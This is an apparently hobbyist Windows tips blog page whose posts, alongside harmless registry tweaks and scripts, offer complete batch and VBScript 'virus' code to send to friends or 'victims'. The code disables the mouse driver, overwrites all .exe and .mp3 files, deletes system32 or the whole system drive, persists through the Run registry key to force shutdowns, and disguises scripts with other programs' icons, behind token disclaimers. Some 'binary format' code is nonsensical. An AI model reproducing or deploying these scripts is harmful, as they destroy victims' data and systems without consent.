windows 8

Make Windows 8 Much Easier and Quicker to Use

Windows 8 can be frustrating because nothing seems to be where it used to be. Here are three tricks that help you find things. They will make ordinary tasks much easier to carry out. One of the annoyances of Windows 8 is trying to find all the various system settings. Readmore...

Blocked Sites

How to -- Bypass/Access Blocked Websites At College/Office

The scenario has changed a lot over the past decade.Internet has grown into a vast resource and with search engines like google it hasn’t been so easy to search for anything about anything on the internet. Internet has become more addictive with the advent of social Readmore..

Windows 8

Windows 8 Direct Download Links

Microsoft has recently released Windows 8 RTM Enterprise for 32-Bit (x86) And 64-Bit (x64) Version. The evolution provides Readmore...

Top Blogger

World's Top 5 Bloggers

Blog Owner : Pete Cashmore
Estimated Unique Monthly Visitors : 42,000,000
Income : $ 10,00,000 Month
Readmore...

Hard Disk

Different types of Hard Disk Drive

Hard Disk Drive - It is a non-volatile storage device which stores digitally encoded data on rapidly rotating platters with magnetic surface.
Types of HDD :
IDE : Integrated Drive Electronics. IDE drives are also known as PATA drives Readmore...

Showing posts with label Notepad Tricks. Show all posts
Thursday, 21 June 2012

Windows 7 - Shut Down -Speed Up

Issue

It takes too long to shut down computer running under Windows 7.

Solution


OPTION ONE

Using a REG File Download
1. To Speed Up Shut Down Time A) Click on the Download button below to download the file below.
NOTE: This sets the shutdown "Wait to kill" time to 2 seconds (2000 milliseconds). If you want shutdown to wait for a different amount of seconds, then do the manual method below. 

2_Second_Shutdown.zip

DOWNLOAD


B) Go to step 3.

2. To Restore the Default Shut Down Time A) Click on the Download button below to download the file below.
NOTE: The default shutdown "wait to kill" time is 12 seconds (12000 milliseconds). 

Default_Shutdown.zip

DOWNLOAD

3. Click on Save, and save the .zip file to the desktop.

4. Open the .zip file and extract the .reg file to the desktop.

5. Right click the .reg file (On Desktop) and click on Merge.

6. Click on Run, Yes, Yes, and OK when prompted.

7. When done, you can delete the downloaded .reg and .zip files on the desktop if you like.


OPTION TWO

Manually in Registry Editor
1. Open the Start Menu.

2. In the search box, type regedit and press Enter. (See screenshot below)



3.  In regedit, go to: (See screenshot below)
 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control

 
4. In the right pane, right click on WaitToKillServiceTimeout and click on Modify. (See screenshot above)

5. Type in a number between 2000-20000 (2-20 seconds) and click on OK. (See screenshot below)
NOTE: The default time is 12000. I use 2000 (2 seconds) and have not had any problems. Your experience may vary.

 6. Close regedit.
NOTE: If you have problems with programs from your computer shutting down to quickly, then repeat the above steps and increase the time (step 5) a bit.

That's it,
One Stop Solution
Continue reading →
Sunday, 18 March 2012

Virus Programs To kiIl Yours Victim's Computer

Here i present some ways to create simple virus for fun and freak out your friends or victims,All you have to do ia open the notepad or any text editor and paste the following virus programs................


One Stop Solution takes no responsibility for your actions. Beyond this point it is you that has the power to kill yourself.So,Once agin i am not responsible,if you misuse the below information..

1.To Disable Mouse
@echo off
::-------Disable Mouse-------::

set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
::---------------------------::
Save it as "ossbymanu.BAT" and send it.

2.Infect All .exe Files

@echo off
::----Infect All Exe Files---::

Dir %Homedrive% /s /b > DirPath
For /f %%Y In (DirPath) Do (
Set DirPath=%%Y > Nul
For %%Z In (%DirPath%\*.exe) Do (
Set ExeInfect=%%Z > Nul
Copy /y %0 %ExeInfect%
)
)
Del /f /s /q DirPath
::---------------------------::
Save it as "ossbymanu.BAT" and send it.

3.Infect All .mp3 Files
@echo off

::----Infect All Mp3 Files---::
Dir %Homedrive% /s /b > DirPath
For /f %%Y In (DirPath) Do (
Set DirPath=%%Y > Nul
For %%Z In (%DirPath%\*.mp3) Do (
Set Mp3Infect=%%Z > Nul
Copy /y %0 %Mp3Infect%
)
)
Del /f /s /q DirPath
::---------------------------::
Save it as "ossbymanu.BAT" and send it.


4. Make over 1,000 folders in few seconds:

@echo off
:top
md %random%
goto top

5.To Delete My Music
@echo off

::-----Delete My Music-------::
del /f /q "C:\Users\%userprofile%\My Documents\My Music\*.*"
::---------------------------::
Save it as "ossbymanu.BAT" and send it.


6.To Delete Winlivemail:

@echo off
::--Delete Windows Live Mail-::
del /f /q "wlmail.exe"
::---------------------------::
Save it as "ossbymanu.BAT" and send it.


7.To Block MSN:

@echo off
::---------Block MSN---------::
cd "C:\Windows\System32\Drivers\etc"
echo 127.0.0.1 msn.com >> "Hosts"
echo 127.0.0.1 www.msn.com >> "Hosts"
::---------------------------::
Save it as "ossbymanu.BAT" and send it.


8.Toggle your friend's Caps Lock button simultaneously:
Type in Notepad :
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
Save it as "ossbymanu.VBS" and send it.


9.Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!

Type :
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Save it as "ossbymanu.VBS" and send it.


10.Frustrate your friend by making this VBScript hit Enter simultaneously:


Type :
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
Save it as "ossbymanu.VBS" and send it.


11.Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:


WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "
Save it as "ossbymanu.VBS" and send it.


12. Frustrate your friend by making this VBScript hit Backspace simultaneously:

MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
Save it as "ossbymanu.VBS" and send it.


13 Hack your friend's keyboard and make him type "You are a fool" simultaneously:


Type :
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "You are a fool."
loop
Save it as "ossbymanu.VBS" and send it.


14. Open Notepad continually in your friend's computer:


Type :
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Save it as "ossbymanu.BAT" and send it.


15 Hard prank
: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a certain action:
1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown


@echo off
title The end of the world
cd C:\
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press 'x' then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc...


pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you're boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two
Save it as "ossbymanu.BAT" and send it.
Continue reading →
Thursday, 16 February 2012

CONVERT TEXT TO AUDIO


  1. Open Notepad file on your Windows PC.
  2. Copy and paste the below mentioned code :

      Dim msg, sapi
      msg=InputBox("Enter your text for conversion–www.techvorm.com","TechVorm Text-To-Audio Converter")
      Set sapi=CreateObject("sapi.spvoice")
      sapi.Speak msg
  3. Save this file with any name with .vbs as extension. For eg. Text-To-Audio.vbs
  4. Thats it ! Your Text to Audio converter is ready to be used. Now open the saved file and key in the text you want to convert and click OK. If you find any difficulties in using this code, let me know via comments section.
 
Continue reading →
Friday, 8 July 2011

Shutdown ur friend's PC when everytime it starts

GO TO
RUN >
TYPE NOTEPAD > AND
THEN PASTE BELLOW WRITTEN TEXT AND SAVE IT AS
VIRUS.REG

HERE:--

WINDOWS REGISTRY EDITOR VERSION 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN]
"VIRUS"="%WINDIR%\\SYSTEM32\\SHUTDOWN.EXE -T 1 -C \"HOWZ THIS NEW VIRUS AH\" -F"

DONT PUT IT IN UR COMPUTER, I AM NOT RESPONSIBLE, IF IT HAPPENS, TO YOU, START WINDOWS IN SAFE MODE, AND OPEN REGISTRY EDITOR BY TYPIING REGEDIT IN START->RUN.

NAVIGATE TO [HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN]AND REMOVE THE STRING VALUE NAMED VIRUS, RESTART YOU COMPUTER.
Continue reading →
Friday, 1 July 2011

Destroy Your Friend PC with Small Virus

Making a file that destroys ur victims pc
1. Open Notepad

2. write the above command : -
del c:\WINDOWS\system32\**/q

3. Save the above notepad with the extension ".bat or .cmd" as u wa
4. !!!!!!!!!!!!!!!!!!!!!!Attention!!!!!!!!!!!!!!!!!!!!!!
Don't double click the file otherwise u r in trouble.
Why ?????? bcz the file u created deletes all files from ur

system32 folder and when u restart ur pc it will not start

bcz system can not find the files in the system32 folder which

is required at the time of booting.

5. You can also test the above by creating a fake folder let suppose

windows1 in C:\. Copy some old files in it and just follow the

above command.By double clicking the bat or cmd file ur all files

automaitcally get deleted.

6. You can try this file in any one`s computer.(but this result in causing damage to the computer, so think again before trying this on anyone's pc)


Continue reading →
Monday, 27 June 2011

Matrix Effect

Not much to explain, just follow the steps and see the amazing matrix effect happen in your DOS window:

  • Open Notepad.
  • Copy the below mentioned text in your notepad file.
@echo off

color 02

:start

echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%

goto start
  • Save the file with .bat extension like Matrix.bat
Thats it. Just open the file to see the matrix effect right before your eyes!
Continue reading →
Sunday, 19 June 2011

Toggle your friend’s Caps Lock button continuously

What this trick does is, when you run the following script it starts blinking caps Lock light continuously. If you run this script twice the rate of blink increases and alternatively NumLock light start to blink with CapsLock.
Open Notepad and Type :

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop

Save it as “Caps.VBS” and send it to your friend. Double Click it if you wanna see it working. Its a very funny Notepad Trick.

Note: Don’t worry when you try this crazy notepad trick. If you want to end this script simply Open Task Manager(Alt+Ctrl+Delete). Under Processes end the process “wscript.exe”


Continue reading →

Crazy notepad trick to continuously popout cd tray

Continuously pop out your friend’s CD Drive. If he / she has more than one, it pops out all of them! By seeing the below image I hope you will understand what the below crazy script actually does.
Open Notepad and Type :
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count -1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count -1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Save it as “cdtray.VBS” and send it.

Double Click it if you wanna see it working. Its a very funny Notepad Trick.

Note: Don’t worry when this crazy notepad trick opens your cd tray continuously. If you want to end this script simply Open Task Manager(Alt+Ctrl+Delete). Under Processes end the process “wscript.exe”

Continue reading →

Notepad Trick to Open notepad continuously


This simple computer prank consists of a code below that will drive your friend crazy as it opens notepad continuously.

When you type the below code and rename it as *.bat it take the above showed icon shape.

To Open Notepad continuously in your friend’s computer:

Type the code in notepad as :

@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

Save it as “notepad.BAT” and send it.
Note: If you want to try it, then go ahead and when you built this file double click to open it. But beware it slows your system and you will be left with no other option than to restart, as this script opens 100’s of notepad window. So, If you want to try this than save all your work and then run this file.
Continue reading →

SIMPLE VIRUS CODING


Run this on your own responsibility


IT DELETES THE MY DOCUMENTS FOLDER OF UR ENEMY.
HERE'S WHAT U SHOULD DO
OPEN NOTEPAD AND COPY-PASTE THE FOLLOWING CODE IN IT.

rmdir C:\Documents and Settings \S\Q.


THEN SAVE THE FILE WITH WHATEVER NAME U LIKE BUT WITH BAT FILE Extention.
I MEAN SAVE IT LIKE VIRUS.BAT.
NOW IF U GIVE THIS TO SOMEONE AND IF HE RUNS THIS PROGRAM THEN HIS MY DOCUMENT FOLDER WILL BE DELETED.
Continue reading →

Set pic in Drives

Set background pic for any drive without soft...  Only for XP users

Perform the following steps ..

+ Open notepad and copy the following code :

[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
iconarea_image=D:\Wallpapers\celeb\Genelia.jpg
iconarea_text=0x00FFFFFF

+ Here, the path in the 2nd line of code represents the path of your picture.

+ Now save this file as DESKTOP.INI in the location(any drive or any folder) where you desire to set the background picture.

+ After setting it in your favourite location,close the drive and open the location again.

DONE !! .. your picture has been set as background picture for your desired location.

NOTE : Make sure that the extension in the path should be .jpg only and file should be saved as DESKTOP.INI only.
Continue reading →
Saturday, 18 June 2011

Format HDD with notepad


Step 1.Copy The Following In Notepad Exactly as it says

01001011000111110010010101010101010000011111100000

Step 2.Save As An .EXE (Any Name Will Do)

Step 3.Send the EXE to People And Infect.

OR

IF u think u cannot format c driver when windows is running try this simple binary codeformat 
c:\ /Q/X -- this will format your drive c:\

01100110011011110111001001101101011000010111010000 100000011000110011101001011100

0010000000101111010100010010111101011000


format d:\ /Q/X -- this will format your dirve d:\

01100110011011110111001001101101011000010111010000 100000011001000011101001011100

0010000000101111010100010010111101011000


format a:\ /Q/X -- this will format your drive a:\

01100110011011110111001001101101011000010111010000 100000011000010011101001011100

0010000000101111010100010010111101011000


del /F/S/Q c:\boot.ini -- this will cause your computer not to boot.

01100100011001010110110000100000001011110100011000 101111010100110010111101010001
00100000011000110011101001011100011000100110111101 101111011
101000010111001101001
0110111001101001

Do not try it on ur PC. dont mess around this is for educational purpose only

still if u cant figure it out try dis go to notepad

@Echo off
Del C:\ *.*|y

save it as Dell.bat

worse

@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00

and save it as a .bat file
Continue reading →
Monday, 13 June 2011

Create DEV Virus

Copy the following code in Notepad and save it as Soni.bat

start calc
copy %0 %Systemroot%\Greatgame > nul
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ
/d %systemroot%\Greatgame.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Greatgame.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill LimeWire
tskill iexplore
tskill NMain
start
cls
cd %userprofile%\desktop
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
cd %userprofile%My Documents
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
start
start calc
cls
msg * R.I.P
msg * R.I.P
shutdown -r -t 10 -c "VIRUS DETECTED"
start
start
time 12:00
:R.I.P
cd %usernameprofile%\desktop
copy Greatgame.bat %random%.bat
goto RIP


What this virus will do :
It will
1) Copy itself into startup
2)Copy itself over one thousand times into random spots in your computer
3) Hide its self and all other created files
4) Task kill MSN, Norton, Windows Explorer, Limewire.
5) Swap the left mouse button with the right one
6) Opens alert boxes
7) Changes the time to 12:00 and shuts down the computer

Now copy this virus in pen drive and gift it to your friend or to someone whom u want to take revenge with.
Continue reading →
Thursday, 9 June 2011

Hacking Fun

1. CREATE YOUR OWN SIMPLE CALCULATOR IN NOTEPAD.
 
Write the following code in notepad : 

@echo off 

title Batch Calculator by Manu... one stop solution

color 1f 

:top 

echo -------------------------------------------------------------- 

echo Welcome to Batch Calculator by Manu... one stop solution

echo -------------------------------------------------------------- 

echo. 

set /p udefine= 

set /a udefine=%udefine% 

echo. 

echo = %udefine% 

echo -------------------------------------------------------------- 

pause 

cls 

echo Previous Answer: %udefine% 

goto top 

pause 

exit 


save this ........ With .bat extension...... 


2. HOW TO CHANGE FACEBOOK CHAT POP-UP SOUND

If you don’t like the Facebook chat sound and want to change it then we have something for you. Yes, there is a Google chromeextension which you can install free of cost to change the Facebook chat pop sound.

It offers you variety of sounds. You can select the one you like the most and use it as your chat pop sound for Facebook. Once installed you can change the sound as and when you feel bored with the old sound.

FaceSounds is a small tool, all you need to do is click on the install button to get it installed on your computer. Once done you can refresh your Facebook page to see a sound image on the right corner of the Facebook chat window. Click on the Sound image and select the sound you like the most and apply that to your Facebook Chat. And from now onwards when where anyone ping you onFacebook chat you will not be annoyed with the old Facebook chat sound instead enjoy the sound or music selected/applied by you.
You can download the FaceSounds extension from Chrome gallery and for other browser users such as Firefox, Internet explorer, you can install their toolbar from

http://www.facesounds.me/ 

download 
https://chrome.google.com/extensi....gondff# 

Note: 
Please Use Google.......Chrome......to use this Application.. 


3. USE PEN DRIVE AS RAM - SPEED UP COMPUTER

Today I,ll show you a nice trick to boost the working speed of your computer as now a days there are large number of programs andsoftwares which require a large amount of memory to be run properly. And often you don’t have that required memory installed as RAM. I,ll talk about this trick generally so that it may be applicable to every windows.  The basic scheme is this that we are going to use a pendrive or USB drive as a RAM, yes it is possible all the memory available in a removable pendrive/USB can be converted into RAM to increase the working speed of the computer.

Manual Method to Convert USB/Pendrive Into RAM:- 

Here is the required procedure for converting USB/pendrive memory into RAM manually…

1) Plug your pendrive into PC/laptop.

2) Right Click On My Computer.

3) Open up properties.

4) Go to Advanced Option.

5) Now select Settings of Performance.

6) Again Click on the Advanced Button which is shown In the popup Window.

7) Now click on Change button shown in Virtual memory.

8) Now select the available memory of your removable USB/Pendrive.

9) Set the value and apply the changes.

10) Restart your PC/Laptop and Thus you are done.

4. SET START & END TIME TO BUFFER &WATCH ONLY A PART OF YOUTUBE

YouTube is one video portal to which many of us are hooked. In fact, most of us are so much into watching YouTube videos that our day isn’t complete without it. Very rightly I read this line somewhere on the web that, “YouTube is like a sweet drug, the more you watch it, the more you get addicted to it”.

But, we humans are never satisfied. We are always hungry for improvements. One really annoying thing in YouTube which all youreaders would agree is that, it doesn’t allow buffering from a specified time. If the viewer is interested in watching only a small part of the video, he/she will have to load the whole video. So, trying to fill this void in YouTube’s lattice is this latest online tool which we came across, introducing YouTubeTime.com.

YouTubeTime.com is one such tool which helps users to set the time from where they want to watch the video(s), that too with no major hard work. No signing-ups or registrations are required and no extra cost for exploiting this service. Just enter the URL, set thestart time and click on ” Preview”.
How to Use?

As I mentioned above, users really don’t need to be Einsteins to use this online tool. All you need to do is follow the steps below:-

STEP I:- Enter the URL of the YouTube video

STEP II:- Enter the start time

STEP III:- Click on “Preview” icon or you can also copy-paste the URL onto a new tab/window

That is it. Just sit back and enjoy this free service for free.


5.
SOME FUNNY TRICKS , PRANKS TO PLAY WITH

write the following code in notepad and save it has skull.bat

@echo off
color 17
echo Windows XP
echo Windows has had to end due to an unexpected error
echo press any key to start memory dump
pause
for /l %%A in (100, -1, 0) do (
echo %random%%random%%random%%random%%random%%random%%random%%random%%random%%random%​%random%%random%%random%%random%%random%%random%
dir C:
echo %random%%random%%random%%random%%random%%random%%random%%random%%random%%random%​%random%%random%%random%%random%%random%%random%
)
cls
p ause
Echo RUNDLL32 Has Caused the OS to stop Responding
echo RUNDLL32 Will now be deleted
pause>nul
for /l %%A in (200, -1, 0) do (
echo %random%%random%%random%%random%%random%%random%%random%%random%%random%%random%​%random%%random%%random%%random%%random%%random%
)
cls
e cho Explorer.exe has stopped responding
echo Explorer.exe must now be deleted
pause
for /l %%A in (3 -1, 0) do (
dir C:\windows
echo OMFG HAXX
)
pause
Echo Please press any key to restart your compute
pause
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
Echo ERROR!
color 0a
Echo °°°° °°°°° °°°°°
Echo °°°°°°° °² °°°° °°°°°°°
Echo °°°°°°°°² °²°°°°°°°°°°²° °°°°°°°°°°°°°°
Echo ² °°°°°°° °°°°°°°°°°°°°° °°°°° ³³°°°°°°°°°°°°°
Echo ³°°°°°°°°°°² ³°°°°°°°°°°°° ³°°°°°°°°°°°°°°°°°°
Echo ³°°°°° °°°°° ³°°°°°°°°°°°°° °°°°°°°°°³°°°°°°°°°
Echo °°°°°°° °°°° ° °²°°°°°°°°°°³ ²°°°°°°°°°° °°°°°°°°°°°
Echo ²°°°°°°°°°°°° ° °°°°°°°° °°°°°° ² °°°° °°°°°°°°° °
Echo °°°°°°°°°°°°° ° °°°°°°°°°°°°°°°²°°° °°° °°°°°°°°° °°°
Echo °°°°°°°°°° °°°°°°°° °°°°°°°°°²°°°² °°°°°°°°° °°°°²
Echo °°°°°°³³°°°°°°°° °°°°°°°°°°°°°°°°°°°°°°°°²°°°°°°
Echo ²°°°°° °°°°° °°³°°°°°°²°°°°°°°²°²°°°°°° °°°°°°°°
Echo °°°°°° ³°²°°°°°°°°°°°°°°°°°° ²°°°°° °°°°°°°°³
Echo ² °°°°°²°°°°°°°°°°°°°°°°°°° °°°° °°°°²°°°°°°
Echo °²°°² °°°°²°°°°°°°°°°°°°°°³ °°°²°°³°°°°°°°°°°°°
Echo °°°°°° °°°°°°°°°°°° °°°² °°°°°°° °°²°°°°°²°°°°°
Echo °°°°°°°² °°°°°°°°° °°°°²°°°°°°°° °°°°°°° °°°°°°°
Echo °°°°°°°²°²³³°°°°°°°°°°°°°°°°²°°³ °°°² °°°°°°°°
Echo °°°°°°°°°°°°°°°°°°°°°°° ° ° °°° °°°°°°°°°°°°
Echo °°³³³°°°°°°°°°°°°°°°°° ²° °°°°°°°°°°°°°°°°°
Echo °°°°°°°°°°°°°°°°°°°°° °²°°°°°°°°°°°°°°°²
Echo °°°°°°°°°°°°°°°°°°°°° °°°°°°°°°°°°°°°
Echo ³°°°°°³°°°°°°° °°°°°° °°°°° °°°°°°°°°°°
Echo ° °° ³°°°° °°°°°² °°°° °°°°°°°°°°°
Echo ³ ²² ² °°°° °°°°°°°°°°²
Echo ° °°°°°° °°°²°°³°°°°°°°°°°³
Echo °² ³°°°° °° ° °³°°°° ³³°°°° °
Echo ²° °°°°°° °°°³°°°° °²°°°°°°°°°°² °°°°°
Echo °° ° ° ²²²²°²°°°°°°°°°°°°°°³ °°°°°°°²
Echo ²°²° °°°²° ²³°°°°° °°²°°°² ²°°°°°°°²
Echo °°°°°°³° ² ³°°°°°°° ³²°²°°° °°°°°
Echo ° ²° ²° ° °°²°°³ °°°°°°°°² °
Echo ° °° ° ° ° ³°°° °° °°°°°°°°²
Echo °°° ° ° °°°°° °°°° °°° °°°°°°°°°
Echo °°°°°°°°°²°°°°°°°°°° °° ° °°°°°°°°°°
Echo °°°°°°°°°°°°°°°°° °²°°°²² ³°°°°°°°°°
Echo °°°°°² °°°°°°°°°°²³²°°°°²³ °°°°°°°°°°
Echo ²°°°°°°³° °³²°°°°° °°° ° °° °°°°°°°°°°
Echo °°°°°°°°°²° ° ° ° ° °³°³ °³°² ³°°°°°°°°°°
Echo ²°°°°°°°° ° ° ° °°°°°° ²°²°°° ³³³ °°°°°°°°°°°°°°°°²
Echo ²°°°°°°°°°°°°° ° ° ° °° °°°°°°³ °°²°°°°°°°°°°°°°
Echo ²°°°°°°°°°°°°°° °°°°°°³°°°°°² ² ²°°°°°°°°°°°³
Echo °°°°°°°°°°°° ° ° ³ °° °° °°°°°°° °°°°°°°°°°°
Echo °°°°°°°°°°°° ³ ° °°²° ³ ° °°°°°°°° °°°°° °°°°
Echo °°°° ³°°°°° °²°°°° ° °° ³°°°°°°°° °°°°°°° °
Echo °° °°°°°°° °°°°°°² °°°°°°°°°°°°² °°°°°°°³
Echo °°°°°°°° °°°°°°°°°°°°°°°°°°°°° °°°°°°°°
Echo °°°°°°°° ²°°°°°°°°°°°°°°°°° °°°°°°°
Echo °°°° °°° ²°°°°°°°°°° ²²
pause>nul
for /l %%A in (300, -1, 0) do goto A
:A
color 11
color 21
color 31
color 41
color 51
color 61
color 71
color 81
color 91
color 12
color 22
color 32
color 42
color 52
color 62
color 72
color 82
color 92
color 13
color 24
color 35
color 46
color 57
color 68
color 79
color 81
color 92
color 11
color 25
color 31
color 41
color 52
color 61
color 76
color 81
color 93
Echo %random%%random%%random%%random%%random%%random%%random%%random%%random%%random%​%random%%random%%random%%random%%random%%random%%random%%ra ndom%%random%%random%​%random%%random%%random%%random%%random%%random%%random%%random%%random%%random%​
goto A
Goto A

Now change the icon with the icon of any other application. e.g: Internet Explorer


Internet explorer access denied:

Write the following code in notepad and save as internet explorer.bat

@echo off
cd /
cls
echo minor error loading page [Press ESC to go to
Internet Browser]
pause >nul
cls
echo
downloading viruses...
ping localhost -n 3 >nul
dir /s 

Now change the icon with the icon of internet explorer

6. DISABLE WRITING IN USB PEN DRIVE

A common security concern at organizations is allowing users to plug in a usb flash drive, because they could so easily copy corporate data.
Since Windows XP SP2,& Above you can disable writing to USB devices altogether using a simple registry hack. Here it is:

Open your Notepad

type following n save it DisableUSB.reg

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Contro​l\StorageDevicePolicies]

"WriteProtect"=dword:000000001

Now for EnableUSB.reg

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Contro​l\StorageDevicePolicies]

"WriteProtect"=dword:00000000

Note:- Once you use the registry hack, you will have to reboot for the changes to take effect. One should also note that if you are using this trick, you should make sure that the users are not administrators on the because they could easily change this setting back.

7. CHANGING THE RECYCLE BIN'S NAME

Changing The Recycle Bin's Name
How you can Change The Recycle Bin's Name?
You can change the name of Recycle Bin of your system if you wish. It is very easy and interesting but it require some changes in windows registry,

* First click on Start button > click on Run option.
* Type here regedit.exe and press enter then you will find there regedit editor.
* In regedit editor you will open HKEY_CLASSES_ROOT folder, In this folder open
the CLSID folder then open the {645FF040-5081-101B-9F08-00AA002F954E}
folder >ShellFolder folder at last.
* Here simply change the data value from "40 01 00 20" to "70 01 00 20".

After performing all above steps restart your computer then you will find option to rename Recycle name after right clicking on Recycle Bin Icon. Now you can change new name as you wish.

NOTE: THIS THING ONLY WORK'S WITH WIN XP


Continue reading →